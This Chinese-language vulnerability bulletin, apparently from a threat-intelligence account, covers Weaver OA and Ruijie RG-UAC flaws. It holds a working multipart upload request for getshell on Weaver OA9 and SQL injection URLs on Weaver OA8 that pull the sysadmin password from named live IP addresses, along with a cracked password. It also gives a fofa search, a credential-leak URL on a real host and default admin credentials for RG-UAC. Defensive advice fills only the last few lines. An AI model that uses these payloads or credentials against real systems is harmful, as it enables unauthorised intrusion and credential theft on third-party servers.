Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,fil;q=0.8
Cookie: think_language=zh-cn; PHPSESSID_NAMED=h9j8utbmv82cb1dcdlav1cgdf6
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfcKRltGv
Content-Length: 164
------WebKitFormBoundaryfcKRltGv
Content-Disposition: form-data; name="file"; filename="1.png"
Content-Type: image/avif
1
------WebKitFormBoundaryfcKRltGv--
```


泛微OA9前台无限制getshell

漏洞位于: /page/exportImport/uploadOperation.jsp文件中

Jsp流程大概是:判断请求是否是multipart请求,然就没有了,直接上传了,啊哈哈哈哈哈哈
重点关注File file=new File(savepath+filename),
Filename参数,是前台可控的,并且没有做任何过滤限制



利用非常简单,只要对着
127.0.0.1/page/exportImport/uploadOperation.jsp
来一个multipartRequest就可以,利用简单,自评高危!!




然后请求路径:
view-source:http://112.91.144.90:5006/page/exportImport/fileTransfer/1.jsp

泛微OA8

漏洞URL：
http://106.15.190.147/js/hrm/getdata.jsp?cmd=getSelectAllId&sql=***注入点

在getdata.jsp中，直接将request对象交给
weaver.hrm.common.AjaxManager.getData(HttpServletRequest, ServletContext)：
方法处理




在getData方法中，判断请求里cmd参数是否为空，如果不为空，调用proc方法

Proc方法4个参数，(“空字符串”,”cmd参数值”,request对象，serverContext对象)
在proc方法中，对cmd参数值进行判断，当cmd值等于getSelectAllId时，再从请求中获取sql和type两个参数值，并将参数传递进getSelectAllIds（sql,type）方法中

在getSelectAllIds（sql,type）方法中，直接将sql参数的值，传递进数据库执行，并判断type的值是否等于5，如果等于5，获取查询结果的requestId字段，否则获取查询结果的id字段
到此，参数从URL，一直到数据库被执行

根据以上代码流程，只要构造请求参数

?cmd= getSelectAllId&sql=select password as id from userinfo;
即可完成对数据库操控
在浏览器中，构造测试URL：
http://106.15.190.147/js/hrm/getdata.jsp?cmd=getSelectAllId&sql=select%201234%20as%20id
页面显示1234




使用payload：
Select password as id from HrmResourceManager

http://106.15.190.147/js/hrm/getdata.jsp?
cmd=getSelectAllId&sql=select%20password%20as%20id%20from%20HrmResourceManager

查询HrmResourceManager表中的password字段，页面中返回了数据库第一条记录的值（sysadmin用户的password）

对密文进行md5对比：

使用sysadmin　123450aA.登录系统



锐捷rg-uac统一上网行为管理系统


锐捷RG-UAC统一上网行为管理审计系统账号密码泄露漏洞 CNVD-2021-14536

F12查看网页源码搜索关键字 admin

使用 password值 md5解密


使用admin作为用户名，破解的密码即可登录后台系统

fofa：app="Ruijie-RG-UAC"
构造类似/get_dkey.php?user=admin
https://36.7.149.195:4443/get_dkey.php?user=admin




默认超级管理员账号密码：admin/ruijie

- MessageSolution 邮件归档系统EEA 信息泄露漏洞 CNVD-2021-10543



- 锐捷RG-UAC统一上网行为管理审计系统账号密码信息泄露漏洞 CNVD-2021-14536



- 银澎云计算 好视通视频会议系统 任意文件下载

处置建议

- 可疑文件建议投递至微步云沙箱(s.threatbook.cn)分析确认
- 警惕不明来源文件，不要随意点击
- 以上打码漏洞，微步TDP产品规则会优先逐步覆盖支持检测

关注公众号
获取更多精彩内容